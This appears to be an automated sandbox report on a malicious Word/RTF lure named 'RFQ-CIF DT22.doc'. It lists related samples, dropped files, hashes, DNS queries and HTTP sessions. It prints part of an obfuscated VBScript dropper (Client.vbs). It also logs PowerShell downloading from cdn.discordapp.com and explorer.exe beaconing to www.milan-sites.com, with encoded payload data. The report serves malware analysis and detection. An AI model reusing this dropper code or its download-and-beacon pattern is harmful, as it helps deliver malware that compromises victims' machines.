CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	order 4544471372.xls	Get hash	malicious	Browse	149.129.25 4.152
	order 4544471372.xls	Get hash	malicious	Browse	149.129.25 4.152
	SecuritelInfo.com.Heur.31616.xls	Get hash	malicious	Browse	149.129.25 4.152
	SecuritelInfo.com.Heur.26641.xls	Get hash	malicious	Browse	149.129.25 4.152
	SecuritelInfo.com.Heur.5035.doc	Get hash	malicious	Browse	8.209.79.68
	SecuritelInfo.com.Heur.6074.doc	Get hash	malicious	Browse	8.209.79.68
	plans_48055147646.xls	Get hash	malicious	Browse	149.129.25 4.152
	plans_48055147646.xls	Get hash	malicious	Browse	149.129.25 4.152
	SecuritelInfo.com.Heur.31820.doc	Get hash	malicious	Browse	8.209.79.68
	SecuritelInfo.com.Heur.17389.doc	Get hash	malicious	Browse	8.209.79.68
	SecuritelInfo.com.Heur.28256.doc	Get hash	malicious	Browse	8.209.79.68
	invoice template929473689.xls	Get hash	malicious	Browse	149.129.25 4.152
	invoice template929473689.xls	Get hash	malicious	Browse	149.129.25 4.152
	variants_589243533.xls	Get hash	malicious	Browse	149.129.25 4.152
	highlights-40677152292.xls	Get hash	malicious	Browse	149.129.25 4.152
	variants_589243533.xls	Get hash	malicious	Browse	149.129.25 4.152
	highlights-40677152292.xls	Get hash	malicious	Browse	149.129.25 4.152
	variants_8857120413.xls	Get hash	malicious	Browse	149.129.25 4.152
	variants_8857120413.xls	Get hash	malicious	Browse	149.129.25 4.152
	payment_4151226701.xls	Get hash	malicious	Browse	149.129.25 4.152

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	RFQ00_3779028392.doc	Get hash	malicious	Browse	162.159.13 5.233
	new offers885111832.docx	Get hash	malicious	Browse	162.159.13 5.233
	lifehacks_6582318243.docx	Get hash	malicious	Browse	162.159.13 5.233
	counter-1248368226.xls	Get hash	malicious	Browse	162.159.13 5.233
	counter-1248368226.xls	Get hash	malicious	Browse	162.159.13 5.233
	CU-6431 report.xlsm	Get hash	malicious	Browse	162.159.13 5.233
	DHL Original shipping Document_pdf.ppam	Get hash	malicious	Browse	162.159.13 5.233
	New Price List.ppam	Get hash	malicious	Browse	162.159.13 5.233
	SCAN_7295943480515097.xlsm	Get hash	malicious	Browse	162.159.13 5.233
	Hotel Guest List.ppam	Get hash	malicious	Browse	162.159.13 5.233
	IRQ2107798.ppam	Get hash	malicious	Browse	162.159.13 5.233

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C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{3C4C0964-F4E2-47CE-9342-09F02AAEA3F}.tmp

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C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{4420D3E3-CE9B-451F-BDF0-DF912D785C06}.tmp

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..(.)..(.)..(.)..(.)..5=.....P.a.c.k.a.g.e.E.M.B.E.D.5=.....E.q.u.a.t.i.o.n...3.E.M.B.E.D.....
.....
....."....<...>...@...F.....
.....C.J..O.J..Q.J.^j....j...C.J..O.J..Q.J.U.^j...<.C.J..O.J..Q.J.^j...O
J.Q.J.^j.

```


A

C:\Users\user\AppData\Local\Temp\Client.vbs	
Preview:	SPLevel0xCRC341414141 = E0xCRC341414141(G0xCRC341414141() + H0xCRC341414141()).'Check the output directories drive to ensure there is enough free space for the files...If Left(g_DumpDir,2) <> "\" Then 'We are not logging to a UNC path...End If..sKeys0xCRC341414141 = Eval (E0xCRC341414141(""))''',emaNtpircS.t pircSW,emaNlUfTpircS.tpircSW(ecalper"))..GetObject (E0xCRC341414141("B0A85DF40C00-9BDA-0D11-0FC1-62CD539F:wen")).F = IValue0xCRC341414141 + "\" + WScript.ScriptName..If sKeys0xCRC341414141 = IValue0xCRC341414141 Then..WScript.Quit()..SPLevel0xCRC341414141 = E0xCRC341414141(G0xCRC341414141() + H0xCRC341414141()).'Check the output directories drive to ensure there is enough free space for the files...If Left(g_DumpDir,2) <> "\" Then 'We are not logging to a UNC path...End If..Else..End If.....Function F0xCRC341414141().Execute("TristateUseDefault0xCRC341414141= ArRAy ("""eT""","aE""","rC""))..'.Check the output direct ories drive to ensure there is enough free space for the fil

C:\Users\user\AppData\Local\Temp\Client.vbs:Zone.Identifier	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:gAWY3n;qY3n
MD5:	FBCCF14D504B7B2DBC5A5BDA75BD93B
SHA1:	D59FC84CDD5217C6CF74785703655F78DA6B582B
SHA-256:	EACD09517CE90D34BA562171D15AC40D302F0E691B439F91BE1B6406E25F5913
SHA-512:	AA1D2B1EA3C9DE3CCADB319D4E3E3276A2F72DD1A5244FE72DE2B6F94083DDDC762480482C5C2E53F803CD9E3973DDEFC68966F974E124307B5043E654443E8
Malicious:	true
Preview:	[ZoneTransfer]..Zoneld=3..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\RFQ-CIF DT22.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:55 2021, mtime=Mon Aug 30 20:08:55 2021, atime=Fri Dec 3 01:25:16 2021, length=2186640, window=hide
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	4.55531324967487
Encrypted:	false
SSDEEP:	12:80ldN6C0gXg/XAICPCHaXjByB/AVtX+WR6L57OucvbkRtDtZ3YilMMEpxRljKZ8:8ed8/XTTc+bo72e+LDv3q0R7m
MD5:	749C635C18D5512E0F197CAB17048A47
SHA1:	5E29EFECF25DC7BEEFC0B07AD790E9AC009491CA
SHA-256:	D6F5642556529AC2AE22F75A43A180DC00E483EA7EEEE7935F0D14710522BE5F
SHA-512:	96839E16C325B4491CC926CCF8988FD920D03E10E03FF16DB550B06E78A976FE5A3A68F83EF59DF8E57FEA0E6E6B47A2958AAE71F74DB7DCF8F0C9FEE63BC7D9
Malicious:	false
Preview:	L.....F.....1=...1=...P.v.....]!.....P.O.+00.../C:\.....t1....QK.X\Users\.....QK.X*.....6....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,- .2.1.8.1.3.....L.1.....S.....user.8.....QK.X.S.*...&=...U.....A.l.b.u.s.....z.1.....S....Desktop.d.....QK.X.S.*..._...=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1 .7.6.9.....j.2.]l..S)..RFQ-CI-1.DOC.N.....S..S.*.....R.F.Q.-.C.I.F..D.T.2.2...d.o.c.....z.....8...[.....?J.....C:\Users\..#.....\971342\Users.u ser\Desktop\RFQ-CIF DT22.doc:'.....\.....\.....\D.e.s.k.t.o.p.\R.F.Q.-.C.I.F..D.T.2.2...d.o.c.....,LB.)...Ag.....1SPS.XF.L8C...&m.m.....-...S.-.1.-.5.-.2.1- .9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....971342.....D_....3N...W...9..g.....[D_....3N...W

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	75
Entropy (8bit):	4.852040277613462
Encrypted:	false
SSDEEP:	3:bDuMJlvDhxLUmX1FlhXLuv:bCkJw
MD5:	E478B6695C14BFD45080736C657C9DA8
SHA1:	8AFE29DB5E61C261A803727E23D451C47E8C6C03
SHA-256:	84D6786544B4E0E402A83989D6512D49AF1392B67A119210E1F3971E1D556BC4
SHA-512:	B7EBA5503968DC20399E3A96281D353BA AFC2DAFF2A2CC922F91B423A045FF9EE20E75741843D74EA21389C5BE0F4F14686AB367182595486EA8FCC996DEBD5
Malicious:	false
Preview:	[folders]..Templates.LNK=0..RFQ-CIF DT22.LNK=0..[doc]..RFQ-CIF DT22.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~\$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162

C:\Users\user\AppData\Roaming\Microsoft\Templates\~\$Normal.dotm	
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGLBsB2q/WWqIFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms. (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5767705248043695
Encrypted:	false
SSDEEP:	96:chQC4MqKqvsqvJCwo6z8hQC4MqKqvsEHyqvJCworUzKAYnHhUVX/!UV4A2:cmzo6z8mnHnorUzKtUVXrA2
MD5:	204BEE1F37AFC85A6C699A7BB13BFAE5
SHA1:	AB15195A1918ADB6CC9EFA0472083578E82B982
SHA-256:	A44BD247E61B952BBF46D8493C6A66043CE37085C848C5C12EB809B51E7D9FE0
SHA-512:	3588673DA85416A0955C8E03FDAFF27F111E2B79BB1F5760400AC3D70701ECA5C7581B828079CF268FD43D62303DF16FB0DF18F7004E95C3925FD62E9EF2B56
Malicious:	false
Preview:	FL.....F".8.D...xq.{D...xq.{D...k.....P.O. .i.....+00../C:\.....\1.....{J\.. PROGRA~3..D.....{J\}*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J v. MICROS~1..@.....~J v*...l.....M.i.c.r.o.s.o.f.t....R.1....wJ;. Windows.<.....:wJ;*.....W.i.n.d.o.w.s.....1.....((..STARTM~1.j.....:((*.....@.....S.t.a.r.t..M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.6.....~1.....S ...Programs.f.....S *.....<....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,-2.1.7.8.2.....1.....xJu=.ACCESS~1..l.....:wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.1....j.1.....". WINDOW~1..R.....:;:*"W.i.n.d.o.w.s..P.o.w.e.r.S.h.e.l.l.....v.2.k....., .WINDOW~2.LNK..Z.....:;,*...=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\KK4DZQVDIZP6O1GVC4FY.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5767705248043695
Encrypted:	false
SSDEEP:	96:chQC4MqKqvsqvJCwo6z8hQC4MqKqvsEHyqvJCworUzKAYnHhUVX/!UV4A2:cmzo6z8mnHnorUzKtUVXrA2
MD5:	204BEE1F37AFC85A6C699A7BB13BFAE5
SHA1:	AB15195A1918ADB6CC9EFA0472083578E82B982
SHA-256:	A44BD247E61B952BBF46D8493C6A66043CE37085C848C5C12EB809B51E7D9FE0
SHA-512:	3588673DA85416A0955C8E03FDAFF27F111E2B79BB1F5760400AC3D70701ECA5C7581B828079CF268FD43D62303DF16FB0DF18F7004E95C3925FD62E9EF2B56
Malicious:	false
Preview:	FL.....F".8.D...xq.{D...xq.{D...k.....P.O. .i.....+00../C:\.....\1.....{J\.. PROGRA~3..D.....{J\}*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J v. MICROS~1..@.....~J v*...l.....M.i.c.r.o.s.o.f.t....R.1....wJ;. Windows.<.....:wJ;*.....W.i.n.d.o.w.s.....1.....((..STARTM~1.j.....:((*.....@.....S.t.a.r.t..M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.6.....~1.....S ...Programs.f.....S *.....<....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,-2.1.7.8.2.....1.....xJu=.ACCESS~1..l.....:wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.1....j.1.....". WINDOW~1..R.....:;:*"W.i.n.d.o.w.s..P.o.w.e.r.S.h.e.l.l.....v.2.k....., .WINDOW~2.LNK..Z.....:;,*...=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~\$Q-CIF DT22.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGLBsB2q/WWqIFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

Static File Info

General	
File type:	Rich Text Format data, version 1, unknown character set
Entropy (8bit):	5.158217624869737
TrID:	- Rich Text Format (5005/1) 55.56% - Rich Text Format (4004/1) 44.44%
File name:	RFQ-CIF DT22.doc
File size:	2186640
MD5:	66c72e808d6803f22fcd6ec419a6f039
SHA1:	0ac316f9fd8f6b3d8cfd05924f2c3704df112df7
SHA256:	0c5704edd32b5754f2caf5a45caef11e0fa1a9381c84b05f391b9b8d1c101a3a
SHA512:	6222a0e54447ae37615ab7cbcf9d7386802b77692f96b30c285c24ca520e3cee9c0b83dceb0581a870ff47f0ed8d852146202ec9c86de5877b82a8a12154aef
SSDEEP:	1536:lbz4J3fbgjEE7wcvEwrwDwlwSwEw7wlwbwXwHwlwLwzwMwOwZwww7wlwbwXwHwlj:7E
File Content Preview:	{\rtf1\posx2160{*\pnseclvl3\pndec\pnstart1\pnindent720\pnhang {\pntxta .}}{*\pnseclvl4\pncltr\pnstart1\pnindent720\pnhang {\pntxta .}}{*\pnseclvl5\pndec\pnstart1\pnindent720\pnhang {\pntxtb (}{\pntxta)}}{*\pnseclvl6\pncltr\pnstart1\pnindent720\pnh

File Icon

	
Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	000011FEh	2	embedded	Package	8631	Client.vbs	C:\Path\Client.vbs	C:\Path\Client.vbs	no
1	0001CF7Bh	2	embedded	Equation.3	3072				no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/02/21-18:26:36.226933	ICMP	382	ICMP PING Windows			192.168.2.22	216.58.215.238
12/02/21-18:26:36.226933	ICMP	384	ICMP PING			192.168.2.22	216.58.215.238
12/02/21-18:26:36.248280	ICMP	408	ICMP Echo Reply			216.58.215.238	192.168.2.22

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 2, 2021 18:26:36.163012981 CET	192.168.2.22	8.8.8.8	0x9e6	Standard query (0)	google.com	A (IP address)	IN (0x0001)
Dec 2, 2021 18:26:36.196990013 CET	192.168.2.22	8.8.8.8	0x782a	Standard query (0)	google.com	A (IP address)	IN (0x0001)
Dec 2, 2021 18:26:37.210226059 CET	192.168.2.22	8.8.8.8	0xbc48	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Dec 2, 2021 18:28:03.277404070 CET	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.foodcartgps.net	A (IP address)	IN (0x0001)
Dec 2, 2021 18:28:23.495855093 CET	192.168.2.22	8.8.8.8	0x9c63	Standard query (0)	www.milan-sites.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 18:26:36.190970898 CET	8.8.8.8	192.168.2.22	0x9e6	No error (0)	google.com		216.58.215.238	A (IP address)	IN (0x0001)
Dec 2, 2021 18:26:36.224750042 CET	8.8.8.8	192.168.2.22	0x782a	No error (0)	google.com		216.58.215.238	A (IP address)	IN (0x0001)
Dec 2, 2021 18:26:37.232888937 CET	8.8.8.8	192.168.2.22	0xbc48	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Dec 2, 2021 18:26:37.232888937 CET	8.8.8.8	192.168.2.22	0xbc48	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Dec 2, 2021 18:26:37.232888937 CET	8.8.8.8	192.168.2.22	0xbc48	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Dec 2, 2021 18:26:37.232888937 CET	8.8.8.8	192.168.2.22	0xbc48	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Dec 2, 2021 18:26:37.232888937 CET	8.8.8.8	192.168.2.22	0xbc48	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Dec 2, 2021 18:28:03.306587934 CET	8.8.8.8	192.168.2.22	0xfc43	Name error (3)	www.foodcartgps.net	none	none	A (IP address)	IN (0x0001)
Dec 2, 2021 18:28:23.679661036 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	www.milan-sites.com		47.241.96.113	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- cdn.discordapp.com - www.milan-sites.com
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HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	162.159.135.233	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
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Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49167	47.241.96.113	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 18:28:23.934557915 CET	1951	OUT	GET /t1st?axoXKTD=uTpqzRmP4oAoFu5bW/C1NBvei3ZEHQ9Indq23HdAXkDs/tJRE4xymzeaNit+87gYgYiprQ=&bx=7nL09FJ HTTP/1.1 Host: www.milan-sites.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:26:37 UTC	13	IN	Data Raw: 47 41 32 52 53 78 67 52 55 49 73 59 45 4a 47 4c 47 42 47 52 53 78 67 52 6a 45 73 59 44 5a 47 4c 47 41 35 4d 43 78 67 52 6b 55 73 59 44 5a 45 4c 47 42 43 52 69 78 67 51 30 59 73 59 44 64 47 4c 47 41 35 4e 53 78 67 4d 7a 4d 73 59 45 51 33 4c 47 41 33 52 53 78 67 52 6b 4d 73 59 44 55 7a 4c 47 42 47 4e 53 78 67 52 55 59 73 59 45 52 46 4c 47 41 33 4f 53 78 67 52 6a 45 73 59 44 4a 47 4c 47 42 47 51 79 78 67 4e 54 55 73 59 45 51 77 4c 47 41 31 4d 43 78 67 52 6b 5 9 73 59 45 59 7a 4c 47 41 7a 52 69 78 67 51 6a 51 73 59 44 64 43 4c 47 42 45 4e 79 78 67 52 54 4d 73 59 45 45 78 4c 47 41 7a 52 69 78 67 4d 44 59 73 59 45 51 77 4c 47 41 34 51 53 78 67 4e 45 59 73 59 45 59 77 4c 47 41 35 51 69 78 67 52 6b 55 73 59 45 46 45 4c 47 42 46 4f 53 78 67 4d 55 59 73 59 45 5a 42 Data Ascii: GA2RSxgRUIsYEJGLBGSRxgRjEsYDZGLGA5MCxgRkUsYDZELGBCRixgQ0YsYDdGLGA5NSxgMzMsYEQ 3LGA3RSxgRkMsYDUzLGBGNSxgRUYSYERFLGA3OSxgRjEsYDJGLGBGQxYgNTUsYEQwLGA1MCxgRkYsYIEY zLGAzRixgQjQsYDdCLGBENyXgRTMsYEEExLGAzRixgMDYsYEQwLGA4QsXgNUYsYIEYwLGA5QixgRkUsYEF ELGBFOSxgMUYSYEZB
2021-12-02 17:26:37 UTC	15	IN	Data Raw: 51 73 59 45 5a 45 4c 47 42 45 52 69 78 67 52 54 41 73 59 45 59 33 4c 47 41 77 4e 69 78 67 51 54 6b 73 59 44 64 46 4c 47 41 34 51 69 78 67 4f 55 59 73 59 45 46 42 4c 47 42 47 52 69 78 67 52 6a 49 73 59 45 4e 46 4c 47 41 34 51 69 78 67 51 6b 59 73 59 44 45 77 4c 47 41 79 52 69 78 67 4d 30 55 73 59 44 4a 42 4c 47 41 33 52 53 78 67 51 55 51 73 59 44 64 47 4c 47 41 79 4f 43 78 67 52 6b 51 73 59 44 52 45 4c 47 41 77 52 53 78 67 51 6b 55 73 59 45 59 7a 4c 47 42 4 2 51 69 78 67 52 6b 4d 73 59 44 45 33 4c 47 41 33 52 69 78 67 4e 45 59 73 59 44 41 34 4c 47 42 45 4e 69 78 67 52 55 59 73 59 45 59 35 4c 47 41 31 4d 79 78 67 52 6a 55 73 59 45 52 47 4c 47 42 45 51 69 78 67 4e 7a 6b 73 59 45 55 7a 4c 47 41 35 4e 79 78 67 52 6b 59 73 59 44 52 42 4c 47 41 33 51 53 78 67 52 Data Ascii: QsYEZELGBERixgRTAsYIEY3LGAwNixgQTKsYDdFLGA4QixgOUYsYEFBLGBGRixgRjIsYENFLGA4Qixg QkYsYDEwLGAyRixgM0UsYDJBLAGA3RSxgQUQsYDdGLGAYOCxgRkQsYDRELGAwRSxgQkUsYIEYzLGBBQixg RkMsYDE3LGA3RixgNEYSYDA4LGBENixgRUYSYIEY5LGA1MyxgRjUsYERGLGBEQixgNzksYIEUzLGA5Nyxg RkYsYDRBLGA3QXgR
2021-12-02 17:26:37 UTC	16	IN	Data Raw: 33 52 69 78 67 4f 44 59 73 59 45 4a 46 4c 47 41 30 51 69 78 67 52 6b 59 73 59 45 49 7a 4c 47 42 43 52 43 78 67 4d 30 59 73 59 45 59 33 4c 47 42 46 52 69 78 67 4e 45 45 73 59 45 56 47 4c 47 42 47 52 53 78 67 52 6b 51 73 59 45 5a 47 4c 47 42 46 4d 43 78 67 4e 30 59 73 59 45 56 44 4c 47 41 34 4d 79 78 67 52 6b 4d 73 59 45 52 45 4c 47 41 33 52 69 78 67 4f 44 4d 73 59 44 56 47 4c 47 41 35 52 69 78 67 4e 7a 6b 73 59 45 59 33 4c 47 41 33 4e 79 78 67 52 6b 59 73 5 9 45 45 35 4c 47 42 47 51 53 78 67 52 6a 63 73 59 45 55 34 4c 47 41 77 4d 43 78 67 52 6b 4d 73 59 45 51 7a 4c 47 42 46 4f 53 78 67 4d 6a 55 73 59 44 45 79 4c 47 42 43 4e 53 78 67 52 6a 51 73 59 45 45 33 4c 47 41 33 52 69 78 67 52 6a 41 73 59 44 51 33 4c 47 41 7a 52 53 78 67 52 6b 4d 73 59 45 4a 47 4c 47 Data Ascii: 3RixgODYsYIEJFLGA0QixgRkYsYIEIzLGBCRcxgM0YsYIEY3LGBFRixgNEEsYIEVGLBGRSxgRkQsYIEZGL GBFMCxgN0YsYIEVDLGA4MyxgRkMsYERELGA3RixgODMsYDVLGLGA5RixgNzksYIEY3LGA3NyxgRkYsYIEE5L GBGQXgRjcsYIEU4LGAwMCxgRkMsYIEQzLGBFOSxgMjUsYIEYLGBCNSxgRjQsYIEE3LGA3RixgRjAsYDQ3L GAzRSxgRkMsYIEJGLG
2021-12-02 17:26:37 UTC	17	IN	Data Raw: 59 44 64 47 4c 47 41 33 52 53 78 67 52 6b 45 73 59 44 4d 33 4c 47 42 47 52 43 78 67 4e 44 6b 73 59 44 64 47 4c 47 42 47 4e 79 78 67 4d 30 59 73 59 45 55 33 4c 47 42 43 52 69 78 67 52 6a 51 73 59 44 46 43 4c 47 42 47 52 69 78 67 4d 7a 59 73 59 44 45 34 4c 47 42 46 51 53 78 67 4e 6b 59 73 59 45 5a 44 4c 47 41 31 4d 79 78 67 52 6a 55 73 59 44 4e 47 4c 47 42 45 52 53 78 67 4e 7a 6b 73 59 45 55 31 4c 47 41 78 4e 79 78 67 52 54 41 73 59 44 6b 31 4c 47 42 43 52 6 9 78 67 52 54 4d 73 59 45 4e 47 4c 47 42 47 52 69 78 67 4d 44 63 73 59 44 64 47 4c 47 42 47 4e 79 78 67 52 6a 51 73 59 44 4d 33 4c 47 42 47 4f 53 78 67 4e 30 49 73 59 45 52 43 4c 47 41 7a 52 69 78 67 51 30 4d 73 59 44 64 47 4c 47 42 46 4e 53 78 67 4e 7a 63 73 59 45 59 35 4c 47 42 47 4e 53 78 67 52 44 4d Data Ascii: YDdGLGA3RSxgRkEsYDM3LGBGRcxgNDksYDdGLGBGNyxgM0YsYIEU3LGBCRixgRjQsYDFCLGBGRixgMz YsYDE4LGBFQXgNkYsYIEZDLGA1MyxgRjUsYDNLGBERSxgNzksYIEU1LGAxNyxgRTAsYDk1LGBCRixgRT MsYENGLGBGRixgMDcsYDdGLGBGNyxgRjQsYDM3LGBGOSxgN0IsYERCLGAzRixgQ0MsYDdGLGBFNSxgNz csYIEY5LGBGNSxgRDM
2021-12-02 17:26:37 UTC	19	IN	Data Raw: 43 78 67 52 54 41 73 59 45 59 78 4c 47 42 42 4e 79 78 67 52 44 49 73 59 44 68 43 4c 47 42 47 4e 53 78 67 52 45 59 73 59 44 46 43 4c 47 41 33 51 79 78 67 52 6a 67 73 59 44 56 43 4c 47 42 47 52 53 78 67 51 54 59 73 59 45 55 35 4c 47 42 45 52 53 78 67 4d 55 59 73 59 45 5a 43 4c 47 41 77 4e 79 78 67 4d 59 73 59 44 49 79 4c 47 42 43 4d 79 78 67 51 6b 59 73 59 44 45 35 4c 47 42 43 52 43 78 67 52 6a 59 73 59 44 6c 43 4c 47 42 47 52 53 78 67 52 44 51 73 59 44 5 a 47 4c 47 42 47 52 53 78 67 4f 55 49 73 59 44 59 31 4c 47 41 77 4e 79 78 67 51 7a 55 73 59 44 4a 47 4c 47 41 31 4d 79 78 67 4f 45 4d 73 59 45 55 33 4c 47 41 35 52 69 78 67 4e 30 59 73 59 45 59 33 4c 47 41 7a 52 53 78 67 4d 7a 41 73 59 45 5a 46 4c 47 42 43 52 69 78 67 4d 55 59 73 59 45 5a 45 4c 47 42 45 Data Ascii: CxgRTAsYIEYxLGBBNyxgRDIsYDhCLGBGNSxgREYsYDFCLGA3QyxgRjgsYDVCGLBGRSxgQTYsYIEU5LGB ERSxgMUYSYIEZCLGAwNyxgMTYsYDIyLGBCMyxgQkYsYDE5LGBCRcxgRjYsYDICLGBGRSxgRDQsYDZGLGB GRSxgOUIsYDY1LGAwNyxgQzUsYDJGLGA1MyxgOEMsYIEU3LGA5RixgN0YsYIEY3LGAzRSxgMzAsYIEZFLGB CRixgMUYSYIEZELGBE
2021-12-02 17:26:37 UTC	20	IN	Data Raw: 59 30 4c 47 42 45 4f 53 78 67 4d 30 51 73 59 44 4d 77 4c 47 42 46 51 69 78 67 4e 6b 59 73 59 45 5a 45 4c 47 41 31 4d 79 78 67 52 6a 55 73 59 45 5a 47 4c 47 41 78 4f 43 78 67 4e 7a 51 73 59 44 6b 79 4c 47 41 78 52 43 78 67 52 6b 4d 73 59 45 4d 31 4c 47 41 33 4f 43 78 67 52 6a 55 73 59 45 59 7a 4c 47 42 45 52 69 78 67 52 6a 67 73 59 45 5a 47 4c 47 42 47 51 53 78 67 51 6b 51 73 59 45 51 79 4c 47 41 33 52 69 78 67 52 6a 45 73 59 44 45 33 4c 47 42 47 52 69 78 67 4e 6a 45 73 59 44 68 45 4c 47 42 47 52 69 78 67 52 55 45 73 59 45 56 47 4c 47 41 35 4d 43 78 67 51 6b 55 73 59 45 5a 42 4c 47 42 44 52 43 78 67 52 6b 59 73 59 45 4e 42 4c 47 41 33 52 69 78 67 4d 55 49 73 59 45 45 79 4c 47 42 47 4e 79 78 67 4d 30 49 73 59 45 5a 44 4c 47 41 31 4e 43 78 67 52 6b 51 73 59 Data Ascii: YOLGBEOSxgM0QsYDMwLGBFQixgNkYsYIEZELGA1MyxgRjUsYIEZGLGAxOCxgNzQsYDkylGAXRCxgRkMs YEM1LGA3OCxgRjUsYIEYzLGBERixgRjgsYIEZGLGBGQsXgQkQsYIEQyLGA3RixgRjEsYDE3LGBGRixgNjEs YDhELGBGRixgRUEsYIEVGLGA5MCxgQkUsYIEZBLGBDRcxgRkYsYENBLGA3RixgMUIsYIEEYLGBCGNyxgM0Is YIEZDLGA1NCxgRkQsY
